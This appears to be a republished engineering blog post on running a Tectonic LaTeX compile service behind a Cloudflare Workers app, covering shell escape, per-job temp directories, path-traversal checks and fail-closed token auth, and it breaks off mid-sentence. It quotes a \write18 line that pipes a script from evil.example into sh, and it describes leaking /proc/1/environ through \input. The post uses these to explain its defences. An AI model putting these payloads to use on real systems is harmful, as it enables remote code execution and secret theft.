Shipping a LaTeX Compiler Behind an Edge App
Your app runs at the edge and cannot make a PDF. Here is the whole path from that problem to a running container, including the failed deploys, and why the...
以下正文同步自 Hacker News 最新,版权归原站所有,已转换为易读排版。
Your app runs at the edge and cannot make a PDF. Here is the whole path from that problem to a running container, including the failed deploys, and why the...
Your app runs at the edge and cannot make a PDF. Here is the whole path from that problem to a running container, including the failed deploys, and why the one that looked like success was the worst of them.
I am building a job tracker, for myself first. The next feature is the one I actually want: take a job description, tailor my CV to it, and hand me a PDF. I already write my CV in LaTeX, so the missing piece is a machine that turns .tex into .pdf on demand.
The API runs on Cloudflare Workers. Workers cannot run a TeX engine. Understanding exactly why is the first thing worth learning here, because it is the same reason a lot of "just add this library" answers fail on edge runtimes.
By the end you will have the whole shape: why the compile has to leave the edge, what a safe compile service does with untrusted LaTeX, how it should behave when a secret is missing, and the one line in a Dockerfile that turned a three second compile into a sixty second timeout.

A Cloudflare Worker is not a small server. It is a V8 isolate: a sandbox inside a shared process that runs JavaScript and WebAssembly and nothing else. There is no way to start another program, and no operating system underneath to install one on. Workers do now offer a writable /tmp through node:fs, but it is an in memory scratch area private to a single request, not a disk a toolchain can live on.
LaTeX is the opposite of all of that. pdflatex, xelatex and Tectonic are native binaries: compiled machine code that expects a real operating system. They read and write dozens of temporary files while they work, and the classic toolchain shells out to other programs along the way. None of those things exist in an isolate.
TeX engines have been compiled to WebAssembly, SwiftLaTeX for one. But an engine plus the fonts and packages a real CV pulls in does not fit comfortably inside a Worker's size and memory limits, and those ports trail the native engines.
An isolate runs JavaScript. A container runs a computer. LaTeX needs a computer.
So the compile has to happen somewhere else, and the Worker has to call it over HTTP. That is the whole architecture. Once you see it, the rest is detail.
The figure below shows what the isolate will and will not do, and where the job goes instead.
If you have used LaTeX on a laptop, you installed TeX Live: a few gigabytes of packages, fonts and programs, most of which no single document ever touches. Then you ran pdflatex two or three times in a row, because cross references and bibliographies only settle on a later pass, and you cleaned up a folder full of .aux, .log and .toc files afterwards.
Tectonic is a different take on the same engine: a complete TeX/LaTeX engine built on XeTeX and TeX Live, packaged as one program. Three things about it matter for a server.
It fetches support files on demand. Instead of a five gigabyte install, it pulls only the packages, fonts and hyphenation patterns a given document actually uses, from a versioned bundle, and caches them. A container image stays small, and a document that needs an unusual package still compiles.
It runs as many passes as the document needs. In the project's words, it "automatically loops TeX and BibTeX as needed, and only as much as needed". The service makes one call and gets a finished PDF, with no guessing about how many times to rerun.
It does not leave TeX's intermediate files behind by default, which keeps a job's working directory down to its inputs and its output.
The fourth reason is the one I would choose it for even without the others: shell escape is off.
The question I expect first is why not Typst, which is faster and far simpler than LaTeX. The answer is that my CV and the packages it uses are already LaTeX, and the point was to compile what I have, not to rewrite it.
TeX has a primitive called \write18. Normally \write sends text to a file. Stream 18 is special: when shell escape is enabled, whatever you write to it is run as a shell command on the machine doing the compile.
That exists for good reasons. The minted package calls Python to highlight code, and some graphics packages call external converters. On your own laptop, compiling your own document, that is fine.
Now picture the service compiling a document someone else wrote, or one a language model wrote:
\immediate\write18{curl -s https://evil.example/x.sh | sh}
With shell escape on, that downloads a script and runs it on the server. The document is a remote shell.
TeX Live ships a middle ground, restricted shell escape, which only allows a short list of known commands. Tectonic goes further and has it off unless you explicitly turn it on, and the service also passes --untrusted, after which, in the docs' words, "these features cannot be enabled, regardless of other settings such as -Z shell-escape." The cost is that packages which need shell escape, minted among them, do not work. For a CV that is no loss.
One thing it does not do is make TeX a sandbox. Shell escape stops a document from running programs. It does not stop a document from reading files, because \input{/some/path} is ordinary TeX, and --untrusted does not change that. I checked: a document that opens /proc/1/environ, the server process's own environment, reads it and prints it into the compile log.
That is how I found a hole in the first version. The compiler inherited the server's environment, and the server's environment held the token that protects the service, so a document could have printed the service's own password back to its caller. Now the compiler gets an environment built from scratch, everything runs as an unprivileged user, and the token reaches the server on stdin, so it sits in no process's environment at all.
Anything the compiler can read, a document can read. So nothing worth reading belongs in the container.
It is about a hundred lines of Hono running on Node, in a container, with two endpoints.
GET /health returns {"ok": true}. Most hosting platforms want a URL they can poll to decide whether your container is alive.
POST /compile takes a JSON body, writes the document to a fresh temporary directory, runs Tectonic against it, and returns either the PDF bytes or a 422 with the compiler's log. The log matters: when a compile fails, the error text is what lets a human, or later an agent, work out what to fix.
Every job gets its own temp directory, created with mkdtemp and deleted in a finally block:
const dir = await mkdtemp(join(tmpdir(), 'job-')); try { // write main.tex and its sibling files, run tectonic, read the PDF } finally { await rm(dir, { recursive: true, force: true }); }
mkdtemp is a POSIX C function that Node exposes as fs.mkdtemp, and the shell equivalent is mktemp -d. You give it a prefix, it appends six random characters, and it creates the directory in one atomic step with permissions 0700, so only the owning user can read it. If the name already exists it does not reuse it. That atomicity is the point. Building a name yourself from Date.now() collides the moment two requests land in the same millisecond, and checking "does this exist?" before creating it leaves a gap in which something else can create it first.
What a temp directory is not is a security boundary. Every job runs as the same user, so 0700 keeps other users out, not other jobs. It solves collisions and cleanup, nothing more.
Why does this matter more on a serverless container than on a laptop? Two facts from Cloud Run's container contract.
First, one instance handles many requests at once. Cloud Run's default concurrency is 80, so two people compiling at the same moment are very likely running inside the same container, sharing the same /tmp. If both jobs write /tmp/main.tex, the second write replaces the first, and the first person gets a PDF of the second person's CV.
Second, the filesystem is not a disk. Cloud Run's writable filesystem is in memory, so every file you write counts against the instance's RAM, and nothing is cleaned up for you until the instance shuts down, which can be a quarter of an hour after its last request. Files you forget to delete are a slow memory leak.
The figure below runs both versions side by side.
Sibling file paths are checked, not cleaned. A CV is rarely one file. Mine needs a photo and sometimes a .sty package file. Those travel in the request as a files map keyed by relative path. Before writing any of them, the service resolves the path against the job directory and rejects the request unless the result is still inside it. Rejecting rather than cleaning is deliberate. The first version stripped ../ out of names, and ....// survives one pass of that as ../, which is a write anywhere on the disk. That is path traversal, one of the oldest bugs there is. Absolute paths, backslashes and the names the compile itself uses, like main.tex, are refused too.
The files map accepts either a plain string, meaning utf8 text, or an object with encoding and content, so a PNG can arrive base64 encoded. That shape is not arbitrary. It mirrors the DocumentAsset type already in the database, so assets stored against a document forward to the compiler without any translation step.
The container sits on a public URL. An unauthenticated endpoint that runs a real TeX engine is a free compute service for anyone who finds it, and a denial of service target besides.
So /compile requires a bearer token, compared in constant time so the response time does not leak how many characters of a guess were right (the lengths are compared first, which reveals only how long the token is, not what it is), and the process exits at startup if COMPILE_TOKEN is not set:
const TOKEN = process.env.COMPILE_TOKEN; if (!TOKEN) { console.error('COMPILE_TOKEN is not set, refusing to start.'); process.exit(1); }
This is called failing closed. When a system cannot do its security check, because a dependency is down or a setting is missing, it has two choices. It can fail open: carry on working and skip the check. Or it can fail closed: stop, and stay in the safe state until someone fixes it. AuthZed's write up puts it in one line each: a system that fails open "defaults to an operational or open state", and one that fails closed "defaults to a closed or secure state".
For a firewall, failing open means letting all traffic through. For this service, failing open would mean a log line that says "no token, starting without auth" and a compiler anyone can use. The two failures feel very different from the inside. A crash loop on the hosting dashboard is annoying and obvious. An open endpoint is quiet and bad, and you find out from the bill.
The figure cycles through four ways to put a compiler on a public URL, including the stronger one I did not take.
Cloud Run can do the authentication for you. Deploy the service without public access, and every request must carry a Google signed identity token: a short lived JWT, signed by Google, naming the service's URL as its audience and identifying a caller who has been granted the roles/run.invoker role. Google's front end checks that token before the request reaches your container.
That is better than a shared secret in two concrete ways. There is no long lived secret to leak, since the tokens expire within the hour. And a stranger's request is rejected at Google's edge, so it never wakes an instance and never costs anything. With my shared secret, a stranger still reaches the container, which spins up, reads the header, and answers 401. The app is safe, but it did the work.
The catch is who has to produce that token. Code running inside Google Cloud asks a local metadata server and gets one for free. A Cloudflare Worker has no metadata server. It would need either a Google service account key stored as a Worker secret, which Google's own docs call "a sec
正文由 探How 从来源站点 RSS 同步,内容未经改写;遇到排版缺失或需要图片、视频时请以原文为准。